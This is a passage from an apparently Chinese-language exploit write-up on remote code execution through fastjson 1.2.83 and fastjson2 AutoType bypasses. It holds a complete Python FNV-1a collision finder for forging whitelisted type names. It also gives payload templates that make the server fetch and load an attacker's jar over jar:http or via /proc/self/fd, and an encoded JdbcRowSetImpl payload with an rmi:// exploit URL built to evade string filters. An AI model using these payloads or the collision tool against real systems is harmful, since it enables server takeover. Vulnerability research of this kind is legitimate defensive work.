clazz = contextClassLoader.loadClass(className);这里会再次加载jar:http://2130706433:19090/probe!/POC, 并返回类,在后续实例化的时候会执行static块。如果这个ClassLoader支持jar:http或jar:file即可利用。
在主动设置Thread.currentThread().setContextClassLoader(ParserConfig.class.getClassLoader())时,classLoader为LaunchedClassLoader,支持jar:http://,可以一次性的实现RCE(JDK8)。类名本身也要是jar:http://2130706433:19090/probe!/POC,JDK9以上不支持名字中含有://的类加载。
在默认的ClassLoader,如SprintBoot的TomcatEmbeddedWebappClassLoader中,jar:http不会发起网络访问,但可以用jar:file:<path>,由于getResource的时候,jar被下载并打开,可以在/proc/self/fd中找到。同时由于不含://,在JDK9以上也可以使用。此时类名应该用 jar:file:/proc/self/fd/11!/E11,这个jar里面可以塞满各个fd的类。
类名以Exception结尾可以不报错,从而实现一个JSON,完成jar下载 + fd的爆破。但是这样就不能确定是否执行成功。
总之,windows上,要求JDK8,且主动设置Thread.currentThread().setContextClassLoader(ParserConfig.class.getClassLoader())。
linux上,使用两阶段payload,通杀fatjar启动的1.2.83,无JDK版本、ClassLoader要求。
fastjson2 <= 2.0.62
原理与1.2.83类似
at com.alibaba.fastjson2.reader.ObjectReaderProvider.checkAutoType(ObjectReaderProvider.java:849)
at com.alibaba.fastjson2.reader.ObjectReaderProvider.getObjectReader(ObjectReaderProvider.java:757)
at com.alibaba.fastjson2.JSONReader$Context.getObjectReaderAutoType(JSONReader.java:5670)
at com.alibaba.fastjson2.reader.ObjectReaderImplObject.readObject(ObjectReaderImplObject.java:119)
at com.alibaba.fastjson2.JSONReader.read(JSONReader.java:3280)
at com.alibaba.fastjson2.JSON.parse(JSON.java:142)
在checkAutoType这里,即使autoTypeSupport为false,也会进行哈希白名单匹配。而且这个哈希是逐字符增量计算FNV-1a,只要前缀的哈希在acceptHashCodes中,即可加载整个类。
if (!autoTypeSupport) {
    long hash = MAGIC_HASH_CODE;
    for (int i = 0; i < typeNameLength; ++i) {
        char ch = typeName.charAt(i);
        if (ch == '$') {
            ch = '.';
        }
        hash ^= ch;
        hash *= MAGIC_PRIME;

        // white list
        if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
            clazz = loadClass(typeName);
loadClass是TypeUtils.loadClass,里面会依次尝试使用contextClassLoader(默认是TomcatEmbeddedWebappClassLoader),这个无法解析jar:http。但是加载失败会使用JSON.class.getClassLoader(),在fatjar启动下,这个是LaunchedURLClassLoader。这个可以解析jar:http,从而下载jar并加载类。但是这里不会初始化,后面初始化的时候又是用的DynamicClassLoader.loadClass,它的parent还是TomcatEmbeddedWebappClassLoader,所以tomcat下无法一次性RCE,必须配合jar:file fd。
ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();
if (contextClassLoader != null) {
    try {
        return contextClassLoader.loadClass(className);
    } catch (ClassNotFoundException ignored) {
    }
}

try {
    return JSON.class.getClassLoader().loadClass(className);
}
因此我们只需要构造形如:
jar:http:..<ipInt>:port.x!.<collision>.Exception
jar:file:.proc.self.fd.1!.<collision>.Exception
jar包为x,类名为各fd对应的payload(包括碰撞出的字符串)。
acceptHashCodes默认有一个-6293031534589903644L,我们按照哈希计算的方法,固定前缀进行collision的爆破。
//哈希计算方法
long hash = MAGIC_HASH_CODE;
for (int i = 0; i < value.length(); i++) {
    hash = (hash ^ value.charAt(i)) * FNV_PRIME;
}
碰撞脚本:
#!/usr/bin/env python3
"""FNV-1a chosen-prefix collision finder for the fastjson2 AutoType bypass.

Finds 4 characters c0 c1 c2 c3 such that
    fnv(prefix + variant + c0 + c1 + c2 + c3) == TARGET
where fnv is the 64-bit FNV-1a hash used by fastjson2 checkAutoType.

Meet-in-the-middle:
    K   = TARGET * P^-1               (mod 2^64)
    for every allowed c3:
        v      = (K ^ c3) * P^-1      # v equals (h2 ^ c2)
        table[v >> 16] = c3           # h2 and v share the high 48 bits
    for c0, c1 (2^32 pairs):
        h2 = fnv-after-c1
        if h2 >> 16 in table:
            c2 = ((K ^ table[h2>>16]) * P^-1 ^ h2) & 0xFFFF

The collision table depends only on TARGET and the allowed charset, so it is
built once and shared by every variant.  A "variant" is a short string
appended to the prefix (a, b, c, ... aa, ab, ...) that changes h0 and gives
an independent sweep.  Each sweep has P(>=1 hit) ~= 1 - exp(-|table|/2^16)
~= 62%, so sweeping many variants in parallel makes failure essentially
impossible (0.38^n -> ~1e-11 after 26 variants).

Variants are processed one at a time; the 16 c0 segments of each variant run
in one process pool.  A live single-line progress bar shows the current
variant, the segment count, the cumulative expected hit probability and the
elapsed time.  The first hit terminates the run.

Usage:
    python fnv_collision.py
    python fnv_collision.py --prefix "jar:http:..2130706433:18083.x!."
    python fnv_collision.py --no-progress
"""

import argparse
import itertools
import math
import multiprocessing as mp
import string
import sys
import time

import numpy as np

PRIME = 0x100000001B3
OFFSET = 0xCBF29CE484222325
MASK = (1 << 64) - 1
INV_PRIME = pow(PRIME, -1, 1 << 64)

DEFAULT_TARGET = 0xA8AAA929446FFCE4  # -6293031534589903644L, acceptHashCodes[0]
DEFAULT_PREFIX = "jar:http:..2130706433:18083.x!."


def fnv(text):
    """64-bit FNV-1a over the code points of text ('$' normalised to '.')."""
    h = OFFSET
    for ch in text:
        c = ord(ch)
        if c == ord('$'):
            c = ord('.')
        h = ((h ^ c) * PRIME) & MASK
    return h


def allowed_full(c):
    """Any BMP char except surrogates and the characters that would corrupt a
    jar: URL path ('/' separates path segments, '!' marks the jar entry,
    '?'/'#' start query/fragment, '"'/'\\' need JSON escaping)."""
    if 0xD800 <= c <= 0xDFFF:
        return False
    return chr(c) not in '/!#?\\"'


def build_table(target, allowed):
    """Build the backward collision table once (independent of the prefix)."""
    k = (target * INV_PRIME) & MASK
    table = {}
    for c3 in range(0x10000):
        if not allowed(c3):
            continue
        v = ((k ^ c3) * INV_PRIME) & MASK
        table.setdefault(v >> 16, c3)
    keys = np.fromiter(sorted(table), dtype=np.uint64)
    c3s = np.fromiter((table[kk] for kk in sorted(table)), dtype=np.uint64)
    return keys, c3s


def scan(prefix_hash, target, keys, c3s, allowed, c0_lo, c0_hi):
    """Scan c0 in [lo, hi), all allowed c1. Returns list of (c0, c1, c2, c3)."""
    k = (target * INV_PRIME) & MASK
    n = len(keys)
    c1s = np.array([c for c in range(0x10000) if allowed(c)], dtype=np.uint64)
    hits = []
    for c0 in range(c0_lo, c0_hi):
        if not allowed(c0):
            continue
        h1 = ((prefix_hash ^ c0) * PRIME) & MASK
        h2 = ((h1 ^ c1s) * PRIME) & MASK
        q = h2 >> np.uint64(16)
        idx = np.searchsorted(keys, q, side='left')
        safe = np.minimum(idx, n - 1)
        good = (idx < n) & (keys[safe] == q)
        if not good.any():
            continue
        for j in np.flatnonzero(good):
            c3 = int(c3s[idx[j]])
            c1 = int(c1s[j])
            c2 = ((k ^ c3) * INV_PRIME ^ int(h2[j])) & 0xFFFF
            if allowed(c2):
                hits.append((c0, c1, c2, c3))
    return hits


def worker(args):
    variant, prefix_hash, target, keys, c3s, allowed, lo, hi = args
    return variant, scan(prefix_hash, target, keys, c3s, allowed, lo, hi)


def variants(max_len):
    """Yield variant suffixes: '', 'a', 'b', ..., 'z', 'aa', 'ab', ..."""
    yield ""
    for n in range(1, max_len + 1):
        for tup in itertools.product(string.ascii_lowercase, repeat=n):
            yield "".join(tup)


def fmt_line(vi, total, variant, seg_i, segments, cum_variants,
             p_cum, elapsed):
    return (f"\r[prog] variant {vi + 1:>5}/{total} {variant!r:<10} "
            f"seg {seg_i:>2}/{segments}  scanned {cum_variants:6.2f} variants "
            f"P(hit) {p_cum:5.1%}  elapsed {elapsed:6.1f}s")


def main():
    ap = argparse.ArgumentParser(description="fastjson2 FNV-1a collision finder")
    ap.add_argument("--prefix", default=DEFAULT_PREFIX)
    ap.add_argument("--target", type=lambda s: int(s, 0), default=DEFAULT_TARGET)
    ap.add_argument("--threads", type=int, default=mp.cpu_count())
    ap.add_argument("--segments", type=int, default=16,
                    help="how many c0 segments to split each variant into")
    ap.add_argument("--max-variant-len", type=int, default=2,
                    help="auto-sweep variants up to this length (default 2)")
    ap.add_argument("--no-progress", action="store_true", dest="no_progress")
    args = ap.parse_args()

    print(f"prefix  = {args.prefix!r}")
    print(f"target  = {args.target:016x}")
    keys, c3s = build_table(args.target, allowed_full)
    print(f"table   = {len(keys)} keys (built once)")

    segments = args.segments
    threads = min(args.threads, segments)
    vs = list(variants(args.max_variant_len))
    p_hit = 1.0 - math.exp(-len(keys) / 0x10000)
    print(f"variants= {len(vs)}, pool={threads}, P(hit)/variant ~= {p_hit:.1%}")

    found = None
    t0 = time.monotonic()
    cum = 0.0
    with mp.Pool(threads) as pool:
        for vi, variant in enumerate(vs):
            h0 = fnv(args.prefix + variant)
            tasks = [
                (variant, h0, args.target, keys, c3s, allowed_full,
                 s * 0x10000 // segments, (s + 1) * 0x10000 // segments)
                for s in range(segments)
            ]
            for seg_i, (_, sols) in enumerate(pool.imap_unordered(worker, tasks), 1):
                if sols:
                    found = (variant, sols[0])
                    break
                if not args.no_progress:
                    cum += 1.0 / segments
                    sys.stdout.write(fmt_line(
                        vi, len(vs), variant, seg_i, segments,
                        cum, 1.0 - (1.0 - p_hit) ** cum, time.monotonic() - t0))
                    sys.stdout.flush()
            if found:
                pool.terminate()
                break

    if not args.no_progress:
        print()

    if not found:
        print("no collision found — raise --max-variant-len")
        return

    variant, (c0, c1, c2, c3) = found
    suffix = ''.join(map(chr, (c0, c1, c2, c3)))
    full = args.prefix + variant + suffix + "!.Evil"
    h = fnv(args.prefix + variant + suffix)
    esc = ''.join(chr(c) if 0x20 <= c < 0x7F else '\\u%04x' % c
                  for c in map(ord, full))
    print("=" * 60)
    print(f"variant = {variant!r}")
    print(f"suffix  = {suffix!r}  chars = {['U+%04X' % c for c in (c0, c1, c2, c3)]}")
    print(f"hash    = {h:016x} == target? {h == args.target}")
    print(f"@type   = {full!r}")
    print(f"@type   = {esc}")
    print(f"jar     = {full.replace('.', '/')}")
    print(f"time    = {time.monotonic() - t0:.1f}s")


if __name__ == "__main__":
    main()
然后就是根据结果生成jar,发payload即可。
JSON.parse要用数组形式
[{"@type":"jar:http..<ipInt>.<port>...."}, {"@type":"jar:file.proc.self.fd...."}]JSON.parseObject( , Object.class) 要用原始的
{"@type":"jar:http..<ipInt>.<port>...."}JSON.parseObject(, Holder.class)要用
{"obj": {"@type":"jar:http..<ipInt>.<port>...."}}tricks
fastjson支持unicode、hex编码,可以绕过简单的字符串模式匹配
{"\u0040\u0074\u0079\u0070\u0065":"\x63\x6f\x6d\x2e\x73\x75\x6e\x2e\x72\x6f\x77\x73\x65\x74\x2e\x4a\x64\x62\x63\x52\x6f\x77\x53\x65\x74\x49\x6d\x70\x6c","\u0064\u0061\u0074\u0061\u0053\u006f\u0075\u0072\u0063\u0065\u004e\u0061\u006d\u0065":"rmi://localhost:1099/Exploit","\x61\x75\x74\x6f\x43\x6f\x6d\x6d\x69\x74":true}即
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://localhost:1099/Exploit","autoCommit":true}参考链接
https://www.javasec.org/java-vuls/FastJson.html
https://disbb.com/archives/2024-04-11/1